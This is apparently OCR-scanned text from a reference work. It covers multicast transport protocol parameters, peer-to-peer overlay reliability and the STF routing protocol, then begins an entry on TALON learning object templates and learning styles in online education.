
Various media applications, as distributed collaborative multimedia systems, data dissemination tools, and real-time media streaming software, all require different multicast transport protocols to obtain optimal performance. Multicast transport protocols have many different properties which affect data delivery. Such properties are flow control, congestion control, data- and time-reliability, packet ordering, state control, acknowledgement control, scalability of the repair requests, and so on. These attributes can be represented by a selected set of the now introduced protocol parameters. Each protocol parameter describes a different reliability mechanism for the same delivery attribute. Such a protocol parameter is, for instance, repair method, which can get the values, such as retransmission, error correction, interleaving or different ways of the local receiver-based repairs. Another parameter is acknowledgement type, the possible values of which may be tree-based, ring-based, or a simple direct form.

In order to improve multicast reliability, the optimization of these protocol parameters is necessary. However, applying any appropriate mathematical optimization method, at the selection of the protocol parameters mentioned above, a linearly independent (in other words: *orthogonal*) set of parameters must be applied. To do this, a hyperspace of the parameters is created where all transport protocol corresponds to one point of this space. The aim of the optimization procedure is to find the most suitable point in this space, to provide the best performance of multicast. The modeling procedure based on the introduced protocol parameter set is presented on some examples. The strength of this orthogonality may be weakened, as discussed later.

The possible values of protocol parameters (which are the types of various mechanisms as the components of the transport protocols) are the realizations of protocol functionalities. Table 2 shows a possible set of 31 different protocol parameters and their classification into categories. These parameters represent the well-known reliable mechanisms of the transport protocols. The details of these mechanisms are described in (e.g., Adamson et al., 2004).

For an individual application, protocol parameters get actual values. In order to optimize a transport protocol, the optimal point should be found in the 31-dimensional hyperspace of the protocol parameters. The optimization procedure can be executed easily if the applied protocol parameters are orthogonal to each other. Orthogonality means that any of them can be changed independently from the others. Since the selection of the applied protocol parameters is very important, the task is to obtain a complete set of the protocol parameters, which can be taken as orthogonal. For the current set of the 31 protocol parameters, the orthogonality is not completely satisfied, but the fact that the importance of different protocol parameters are highly different can be utilized. The parameters

Figure 1. Location of the multicast transport in the protocol stack



that depend slightly on each other are called as quasi-orthogonal parameters. Its practical definition is that changing one of their values does not involve change in the value of any other; however, some combinations of parameter values can be inefficient. An example for negligible dependency is the relation between *Feedback control* and *Feedback addressee*, where modifying the actual value of the Feedback control from *structure-based* to *timer-based*, also the optimal value of the Feedback addressee, maybe varied from Intermediate host to Every member. However, its influence may practically be ignored. A *quasi-orthogonal subset* of the protocol parameters and their possible values are presented in Table 3.

The protocol parameter *flow control* means protection of the receivers from overload. The *data accuracy* is reliable, if there is a mechanism in the protocol for loss recovery; and is atomic, if the protocol provides exactly the same data for all receivers. The *feedback addressee* is the host, which receives the positive or negative acknowledgements. The *state control* parameter defines the responsibility for loss detection. The *feedback control* means the protection of the feedback addressee host from feedback implosion. The *way of sending repair* determines the applied transporting mechanism. The *scope of repair* describes the responsibility of the repairing source, which can be global or local. If its responsibility is global, it can send packets to every member, to a subset of the whole group (secondary group), or even to individual members only. Finally, the parameter *session membership control* describes the handling method of hosts, which want to join to the session. This protocol parameter is *explicit*, if the members of the session are registered and *implicit*, if they are not.

The selected parameters are only quasi-orthogonal, since there are trivial cases where the orthogonality cannot be satisfied (e.g., if there is no feedback, then the

Table 2. The 31 protocol parameters

Category	Protocol parameters
Data traffic control	Transmission way, Transmission direction, Congestion prevention, Flow control
Delivery control	Data accuracy, Time limitation, Scheduling, Updating, Ordering
Feedback management	Acknowledgement types, Feedback addressee, Election of the designated host, State control, Feedback control, Way of feedbacking
Repair management	Request way, Repair method, Repair source, Repair selection, Way of sending repair, Repair scoping, Repair control
Session management	Session control, Floor control, Session membership control, Locus of control, Scalability, Group stability
Network demand	Bandwidth demand, Network heterogeneity, Direction dependency

Table 3. The selected subset of the protocol parameters

Protocol parameter	Values
Flow control	Window-based, Rate-based, Multigroup multicast, Receiver give-up, None
Data accuracy	Reliable, Atomic, Non-reliable
Feedback addressee	Original source, Intermediate host, Every member, None
State control	Sender-based, Receiver-based, Shared, None
Feedback control	Structure-based, Timer-based, Representatives-based, Rate-based, None
Way of sending repair	Unicast, Multicast, None
Scope of repair	Global, Global to secondary group, Global to individuals, Local, None
Session membership control	Explicit, Implicit, None

protocol parameters *Feedback addressee* and *Feedback control* parameter will be none). However, if the Feedback control parameter is none, the *Feedback addressee* is not obviously none, as Table 4 shows, where the actual protocol parameter values of four transport protocols are displayed. The presented transport protocols are TRM: Transport protocol for Reliable Multicast (Sabata et al., 1996), LBRM: Log-Based Reliable Multicast protocol (Holbrook et al., 1995), LRMP: Light-weight Reliable Multicast Protocol (Liao, 1998), and RAMP: Reliable Adaptive Multicast Protocol (Koifman & Zabele, 1996). All of the presented multicast transport protocols have receiver-based state control. Naturally, in order to describe a certain protocol mechanism more specifically, the use of additional, secondary parameters may be necessary, which enable the fine-grained tuning of each protocol mechanism.

The reason for the orthogonal protocol parameters is that the background mechanisms are independent from each other.

There are other multicast transport protocols, which can be defined by the previously mentioned and additional protocol parameters. Such protocols are the RTP: Real-Time Transport Protocol for real-time applications (Schulzrinne et al., 2003) and the NORM: NACK-Oriented Reliable Multicast Protocol for bulk data transfer (Adamson et al., 2004).

To carry out a correct optimization procedure on the appropriately selected protocol parameters, a confidential simulation should be applied in order to get statistically realistic results for multicast data transfer. Using an appropriate simulator, an optimized transport protocol can be *synthesized*, satisfying the requirements of a certain media application. That means that by a mathematical method, an optimal point in the hyperspace of the protocol parameters can be found.

PEER-TO-PEER NETWORKS

Hosts can create a virtual network overlaid on the Internet, in which the members are peering entities, they are responsible for maintaining the overlay network. Such a network is called Peer-to-Peer (P2P) network, and is different from the widely used the client-server model. P2P networks are created by the host-multicast (also called end-host multicast or Application-Layer multicast) technology, where not the routers, but the nodes themselves are responsible for the multicast delivery. The main difference between ALM and IP-multicast is that with ALM, hosts use unicast for the data transmission between themselves, and the multiplication points of the multicast tree are the nodes, not the routers. In order to create the multicast tree, the hosts run a so-called host-multicast routing protocol. Unlike IP-multicast, ALM requires no infrastructure support and can be easily deployed in the Internet.

The basic idea of ALM is that the multicasting functionality is implemented at the Application-Layer, at the end-hosts, instead of the routers. In the IP-multicast data packets are replicated at routers inside the network, however, in ALM data packets are replicated at end-hosts. Virtually, the end-hosts form an overlay network, and the goal of ALM is to construct and maintain an efficient overlay for data delivery.

A special type of the ALM is a hybrid approach, which goals to reach a ubiquitous multicast. One design requirement of it is that it should be deployable on the

Table 4. The actual values of the protocol parameters in four transport protocols

Protocol parameter	TRM	LBRM	LRMP	RAMP
Flow control	Window-based	None	Rate-based	Rate-based
Data accuracy	Reliable	Reliable	Reliable	Non-reliable
Feedback addressee	Original source	Intermediate host	Every member	Original source
State control	Receiver-based	Receiver-based	Receiver-based	Receiver-based
Feedback control	Timer-based	Representatives-based	Timer-based	None
Way of sending repair	Multicast	Unicast or Multicast	Multicast	Unicast or Multicast
Scope of repair	Global	Global to individual member or local	Local	Global to individual members or local
Session membership control	Implicit	Implicit	Implicit	Explicit

current Internet without any change in the operating systems, routers, or servers. The other design requirement is the compatibility with IP-multicast, which means that it should use IP-multicast where available.

A special field of ALM is multicasting in a wireless environment. Such an environment for multicast is the mobile ad-hoc network MANET (Corson & Macker, 1999). The MANET consists of a dynamic collection of nodes with possible rapidly changing multi-hop topologies that are composed of low-bandwidth wireless links. The majority of nodes use batteries and therefore routing protocols have to limit the amount of control information forwarded between nodes. The applications of MANET technology are in areas where fast deployment and dynamic reconfiguration are necessary, and wired network is not available. Multicast technology improves the efficiency of the wireless link when copies of packets are to be sent.

The group membership maintenance is a serious problem, even in traditional wired networks, but currently the possible nodes are increasingly mobile. Therefore, the multicasting in a mobile ad-hoc network means new challenge for the multicast technology (Kunz & Cheng, 2002).

The ALM protocols organize the group members into two topologies: control topology and data topology (Banerjee et al., 2002). Members periodically exchange refresh messages to maintain control topology. Data topology is usually a subset of the control graph and defines the data path for a multicast packet to be transmitted. The data topology is a distribution tree, while the control graph (sometimes called mesh) has richer connectivity between member-hosts.

Depending on the sequence of construction of the control and data graphs, the various ALM approaches belong to the following classes: mesh-first, tree-first, and implicit. Their main properties are shown in Table 5.

From the viewpoint of the control overhead, the topological distribution of the members is important. In a dense mode scenario, where the huge part of the total sum of the hosts are members in a certain network domain, the propagation delays of the refresh messages are small, and the maintenance of the overlay is cheap. In case of the so-called sparse mode, where the members are sparsely distributed throughout the Internet, the control message overhead could be much higher. In this scenario, the inherent instabilities of the Internet can play a serious role in the degradation of ALM protocol performance.

A typical ALM solution is the Your Own Internet Distribution (YOID), that supports a variety of applications, ranging from file transfer to real-time multiparty media tools, network news, streaming broadcast, and bulk mail distributions (Francis, 2000).

A new node joins a YOID group through a rendezvous node. Once a node has selected an appropriate parent from those offered by the rendezvous node, it joins the shared tree that is then used to transfer data.

RELIABILITY IN PEER-TO-PEER NETWORKS

Reliability of a peer-to-peer network is directly influenced by the dependability of the underlying network packet transfer service. Different network topologies, however, are affected differently by packet losses.

For these applications, structured peer-to-peer networks are used. In structured networks, all nodes get an application level network address, called a node

Table 5. The classes of the ALM methods

ALM classes	Properties	Example protocols
Mesh-first	Group members organize themselves into the overlay mesh topology then run the Application-Layer routing protocol to construct a source-rooted data tree. It is efficient for small-sized groups.	Narada (Chu et al., 2001) STF (see below)
Tree-first	The Application-Layer routing protocol constructs a multicast tree directly then each member discovers some other, not neighboring members and creates control links to these hosts. It is well suited for data transferring applications, which need high bandwidth, but not efficient for real-time purposes.	HMTP (Zhang et al., 2002) Yoid (Francis, 1999)
Implicit	The mesh and the tree are simultaneously defined by the protocol. It scales well to multicast groups with large number of members.	CAN (Ratnasamy et al., 2001) NICE (Banerjee et al., 2002) Scribe (Castro et al., 2002)

ID. A metric function is also defined, so the distance between two nodes can be calculated. A network packet can then be routed inside the ALN, by calculating the relative distance between its possible forwarding nodes and the destination.

Most structured peer-to-peer networks—for example, CAN (Ratnasamy et al., 2001) —have an exact topology. CAN organizes participating peers on an n-dimensional torus, which is circular in all dimensions. Every node has to maintain only a small number of connections; in a two-dimensional example, this number is four (up, down, left, and right). Data to be sent is forwarded on the overlay network from node to node, finally arriving at its destination.

There are other structured networks, which have no specific topology—for example, Kademlia (Maymounkov & Mazieres, 2002). In Kademlia, messages are not forwarded inside the overlay—rather, they are sent directly. The overlay is only used to find the physical network address (IP address, port number) of the destination node in question. Therefore, network errors directly influence the communication between peers, and this is especially true for specific source-destination pairs. Packet losses, permanent network errors, nodes that can't be reached (for example, because they are behind a firewall) all degrade the quality and performance of the overlay.

The availability of a specific connection can, of course, be tested by a simple ping message. Due to network errors, information available at nodes can sometimes be unreachable by others. The exact distribution of network errors is usually highly uneven, with some nodes having good connectivity, and others not. That is why data replication can solve this issue. As node IDs are usually chosen randomly, nodes which are close in application network address space can be quite far from each other in the physical address space (and even geographically). Therefore, sending messages to more than one node, which are close to a specific destination, can result in replicating data at very different locations—as if destinations were randomly chosen. And, of course, in a set of "randomly" chosen destinations, we have nodes with good and with bad connectivity.

Figure 2 shows a simulation of such a scenario. The four different plots visualize network messages arriving at destination nodes, in case of various numbers of non-functioning network links. In this experiment, a replication factor of eight was selected, and an overlay of 200 participating nodes was simulated. The X axis shows the nodes, which have application level network addresses close to the destination address. X=0 is obviously the closest one. The Y axis shows the number of nodes, which can reach the destination.

With all network connections functioning, there are no errors: the ideal case. If there are errors, as all senders of messages try to send their data to the eight closest nodes, some messages may arrive at destinations which are further. This is because peers detect the failing links, and choose other destinations for their messages (for example: a node is intending to send its message to four peers, but it detects that the node with the 3rd closest address is unreachable. Then, it sends its piece of information to the first, second, fourth, and fifth closest nodes).


In the specific example shown on the figure, even with high numbers of bad links in the network, content replication helped to find a node, which can handle storing the information. With 20% of the links failing, the node which was only the fourth closest to the original destination could receive messages from all other nodes dependably. Such a node can be chosen to perform the more important tasks—for example, it can be a designated member in the protocol introduced in the following section.

STF: A NOVEL ALM ROUTING PROTOCOL

As an example of the current searching works in the field of ALM, there is a new concept of modeling relative density of members called bunched mode. It means that in a typical multicast scenario, there are many interested hosts in certain institutes, and these institutes are relatively far from each other. The members of a multicast group are locally in dense mode; however, these spots are far from each other, globally, their situation similar to the sparse mode. The bunch can be a local-area network (LAN) or just an autonomous system (AS). This situation is typical when the collaborative media application has a special topic. That is why this model of communication is called Thematic Multicast Concept (TMC).

The group-member hosts in a bunch locally elect the designated members (DM). The DM calculates the shortest unicast IP tunnels among them. They exchange their IP addresses and shortest unicast paths among

Figure 2. Simulation of connectivity in a Kademlia overlay



them. In such a way, all of them knows all the possible shortest unicast paths, and calculate the same topology of the interbunch IP tunnels. This mechanism, called shortest tunnel first (STF), is similar to the multicast open shortest path first (MOSPF) routing in network level (Moy, 1994).

The STF does not require any global rendezvous point for creating the interbunch delivery tree; however, suppose that there is only one source per group and constructs unidirectional tree. A typical TMC scenario is shown in Figure 3.

The list of the DMs is maintained by the source application, and new DMs register here and get the copy of the current list. Periodically, all DMs send IP packets to every other DM, and send a keep-alive message to the source if a DM is not available. If a DM is not reported to the source, it is deleted from the list. The source periodically sends the list to the DMs. If the source is not available, the group state is timed out in the DMs.

The STF protocol constructs almost a similar optimal tree as the IP-multicast; however, it does not require any interdomain multicast routing mechanism in the routers. It belongs to the Mesh-first class. It is optimal for relatively small groups, but due to the TMC method, the topological size of the group does not limit its scalability.


CONCLUSION

The two different types of the multicast technology, the IP-multicast and the Application-Layer Multicast, were described. The reliability of the IP-multicast communication can be increased by the multicast transport protocols that use various protocol mechanisms. The systematic modeling of the multicast transport protocol mechanisms was presented, which were selected to be linearly independent from each other. This novel protocol parameter set was shown, and the modeling procedure was demonstrated. A multidimensional hyperspace, in which every transport protocol is represented with an individual point, was introduced.

Reliability of peer-to-peer systems was discussed. A simulation was presented, which concluded that increasing replication can easily make an overlay network dependable, even with a relatively high number of failing network connections.

The new routing protocol of the Application-Layer Multicast is the Shortest Tunnel First, which was also introduced, and which can be used in a typical scenario

Figure 3. A typical TMC scenario



that was modeled with the communication model called Thematic Multicast Concept.

KEY TERMS

Ad-hoc Network: This is a special type of the computer network, where the communication does not require any fixed computer network infrastructure (e.g., it does not need router), the nodes communicate directly with each other without access points. In the *host-multicast* (*see below*) the mobile peering hosts construct ad-hoc network.

Client-Server Model: A communicating way, where one host has more functionality than the other. It differs from the *P2P network* (*see below*).

Host-Multicast: Application-Layer multicast technology—it does not require any additional protocol in the network routers, since it uses the traditional unicast IP transmission. Its other names are: *End-host multicast*, *Application-Layer multicast*.

Host-Multicast Routing Protocol: The members of the hosts construct delivery tree using similar algorithms than the IP-multicast routing protocols do.

IP-Multicast: Network-level multicast technology, which uses the special Class-D IP-address range. It requires multicast routing protocols in the network routers.

IP-Multicast Routing Protocol: In order to forward the multicast packets, the routers have to create multicast routing tables using multicast routing protocols.

Multicast Transport Protocol: To improve the reliability of the multicast delivery, special transport protocols are used in addition to the unreliable User Datagram Protocol (UDP).

Peer-to-Peer (P2P) Network: A communication way where each node has the same authority and communication capability. They create a virtual network, overlaid on the Internet. Its members organize themselves into a topology for data transmission.

Reliability: The improved quality of data transmission, different types of reliability exist, including data accuracy or real-time delivery.

Replication: Storing a specific piece of information at many places, to increase availability and dependability.

Re-Purposeable Learning Objects Based on Teaching and Learning Styles

INTRODUCTION

Web-based distance learning is hampered in many cases by a failure to deliver material in a manner consistent with the ways in which students learn and instructors teach best in traditional environments (Samoriski, 2002). Excellent teachers are successful because of the ways in which they mediate content and place the content within the context of the subject matter. It is not the specific content or images the successful teacher presents, but rather the manner in which they are presented and framed within the scope of the topic area. Excellent teachers teach by presenting the content and then providing the students with substantive opportunities to apply the content to real-world problems in an effort to promote critical thinking on the part of the student. This is a highly interactive process with much information being transmitted between the student and the instructor. The interchange between the instructor and the student helps the student build a knowledge base with the assistance of the instructor's experience and expertise in the topic area. The exact nature of the interchange is not predetermined and depends to a great extent on the creativity and breadth of experience of the instructor. The successful instructor adjusts his or her interaction with the students to the learning styles best suited to them. How do we provide the learner with this important component of traditional classroom education in asynchronous distance education or technology-mediated traditional classes? Web-based instruction is rapidly becoming the preferred mode of distance education, and we must adapt our instructional interaction styles to this medium. Our students now expect more interactive and immersive materials in Web-based learning than that typically provided in the traditional classroom or correspondence distance education (Samoriski, 2002).


The TALON learning object system is a series of repurposeable learning object templates based on styles of teaching and learning as described by Dunning et al. (2003). These flash-based templates allow instructors to design and execute interactive learning objects in approximately 10% of the time required to create them from first principles, because the use of them requires little or no alteration of existing source code or writing of additional code (Abtar, Dunning, Harvinder, & Halimatolhanin, 2004; Dunning et al., 2004). The fact that the learning objects are based on the successful learning styles experienced in the traditional classroom ensures that the student is both engaged and allowed to build a knowledge base about the content being covered.

BACKGROUND

The overall online course design process can be classified broadly into four phases: analysis, development, delivery, and results. The development phase is collaborative in nature where the actual course gets designed and constructed; the delivery phase is where the instructor interacts with the students via the online course; and the third phase is where outcomes translate into learning competencies.

Retention and attrition issues in an online course are often attributed to the level of interest the course

Figure 1. The TALON learning object suite in design context



generates. The immersive nature of a course depends on its engaging features. Often, complex concepts or phenomena can be taught better through interactive models that encourage the student to explore and learn. Appropriate design of a distance education course delivered through suitable media and using befitting strategies enhances learning (Fennema, 2003). Designers of effective distance courses delivered through the Internet must consider the interactivity of the medium and employ it to enhance the instruction of the distance learner (Hirumi & Bemudez, 1996; Starr, 1997).

Learning Objects. Learning objects have been defined in a number of ways by many researchers. Some define learning objects as any visual feature that engages the student's attention (Wiley, 2000). Others require a certain degree of interactivity for material to be considered a learning object (Wisconsin Online Resource Center, 2003). For the purposes of this discussion, it will be assumed that learning objects must be interactive to be considered true learning objects. The National Learning Infrastructure Initiative defines learning objects as "modular digital resources, uniquely identified and metatagged, that can be used to support learning." The common threads in all of these definitions are summarized in Table 1.

Learning Styles. Although most educational researchers agree that individual differences in the ways in which students learn play a role in learning, there is little agreement on the nature of the different ways students learn. There is little agreement even on the terminology applied to ways in which students learn. Terms such as learning styles, cognitive styles, learning preference, learning strategies, and learning modalities are used to describe the same basic phenomenon—the manner in which students learn. Researchers use these terms almost interchangeably; however, learning style is the most commonly used term and will be used here. Learning style is generally accepted to be a student's existing learning strengths or preferred manner of learning (Kaplan & Kies, 1995).

Marinetti (2003) and De Bello (1990), among others, have classified learning style as a subset of cognitive style. Others (Morse, 2003) feel that learning style encompasses cognitive style. The majority of researchers agree that individuals have different learning styles and that an individual modality of learning is not equally effective for all learners (Sims & Sims, 1995). Sadler-Smith (1997) identified four categories of learning styles: cognitive personality elements, information processing style, instructional preferences, and approaches to study.

A number of assessment tools and quantitative indices have been developed to define an individual's learning and cognitive styles. The early seminal work includes the Myers-Briggs Type Indicator, the Cognitive Preference Test (Messick, 1984), the Cognitive Style Profile (Kuckinskas, 1979), and the Learning Style Inventory (Kolb, 1976). More recent reviews

Table 1. Attributes of learning objects


Learning objects help students:	····>	Identify features and processes interactively through visual learning.
Learning objects allow students:	····>	To solve real-world problems by immersion in an interactive scenario, based on the content they are covering.
Learning objects provide students:	····>	With the opportunity to make and interpret empirical observations in a digital environment that simulates a real-world situation.
Learning objects help students:	····>	Develop critical thinking skills and in some cases verbal skills.
Learning objects help students:	····>	Realize that they have achieved certain learning benchmarks and build confidence in their mastery of the content.

of learning and cognitive styles include Dunn (2003) and Fennema (2003), and Patokorpi, Tétard, Qiao, and Sjövall (2007). Collaborative learning is an important learning style that has so far been restricted for the most part to the traditional classroom, where it has been a successful learning strategy (Kurzel, 2007). Recent work by Hislop, Hassell, and Wiedenbeck (2003), and Hildebrandt (2003) has demonstrated that collaborative learning can be effectively executed in an online environment.

RE-PURPOSEABLE LEARNING OBJECT TEMPLATES

One of the struggles faced in distance education and technology-mediated instruction is providing interactive and highly experiential learning exercises. Learning objects are useful in this setting because they allow the student to use the content learned in a particular part of a course and (1) demonstrate mastery of the content; (2) apply that knowledge to solving a problem; and (3) use the content in a critical thinking exercise that

Figure 2. Learning objects relate complex concepts to multiple learning styles



allows the student to understand the importance of a particular section of the content of the course within the context of the larger course topic.

As such, learning objects may be problematic to instructors and designers in several ways. First, they require some multimedia programming, and, therefore, they are beyond the abilities of typical instructors, who may be capable only of creating course support materials within simple authoring tools such as PowerPoint. Additionally, these objects are usually created from first principles each time, and the cost of providing substantive interactive learning objects may be prohibitive. In part, the cost is related to the fact that the programmers and instructional designers may not know a great deal about the subject matter, and the instructors may know little about multimedia design and programming. Both groups, therefore, operate within their own areas of comfort, and there is little real communication outside of those areas.

It is clearly impractical to teach each instructor about multimedia programming and teach each programmer about specific subject matter areas. What is practical is to define learning objects in terms of the styles in which we teach and learn. All of us understand how we learn, and there are a finite number of learning styles. Traditional educators often tend to teach to those learning styles, consciously or not, because they know from experience that teaching styles that are linked to the ways in which students learn are most effective. If we were to define learning objects more in terms of the teaching and learning styles that the objects utilize, and less in terms of the specific content or programming strategy, programmers and instructors could more clearly understand each other and the role each plays in the design process. The instructor can be more involved in the design of the learning objects, if the objects are defined in terms of a context (teaching and learning styles) that he or she can understand. Developing a common language of design cuts the cost of developing individual learning objects (Kuyath & Winter, 2006), because it reduces the number of modification cycles between the subject matter expert and the programmer. The cost remains high, however, if each object is designed from scratch. It also allows designers and programmers to move from content area to content area using the same nomenclature and design principles, because teaching and learning styles are independent of topic area.

If learning objects are defined in terms of a limited number of teaching and learning styles, they are independent of content area to a great extent. Therefore, we should be able to create templates for learning objects that are based on learning or teaching styles. The templates would be designed so that they could be reprogrammed for any content area at minimal expense. This would allow instructors to design learning objects for their courses using most of the existing code for the template. A multimedia programmer would then insert the graphic and text elements required to complete the learning object in the design executed by the instructor. In most cases, less than 5% of the code for the template would need to be rewritten each time the learning object is reconfigured.

TALON Learning Object Suite. The TALON learning object suite, developed by Arjuna Multimedia and further developed in conjunction with Open University of Malaysia, is a set of 39 repurposeable learning object templates based on styles of teaching and learning that are designed to allow instructors and designers to create substantive learning objects without changing any of the source code. The instructor or designer can use the templates to design a new learning object without writing or changing any source code. The templates are simple enough that instructors with little or no programming experience can create their own learning objects. For more information about the TALON Learning Object Suite, http://www.arjunamultimedia.com/Website/encycl.htm

The TALON system does not rigorously follow any single model of learning styles described previously, and is based on the learning styles and strategies as defined by a group of more than 30 university and high school instructors. These strategies are based more on the instructors' experiences than on any particular theoretical model of teaching styles and strategies (Dunning, Bhattacharya, Kaur, Fadzil, Ahmed, & Ibrahim, 2007). Because of this, they combine the features of many of the models described previously.

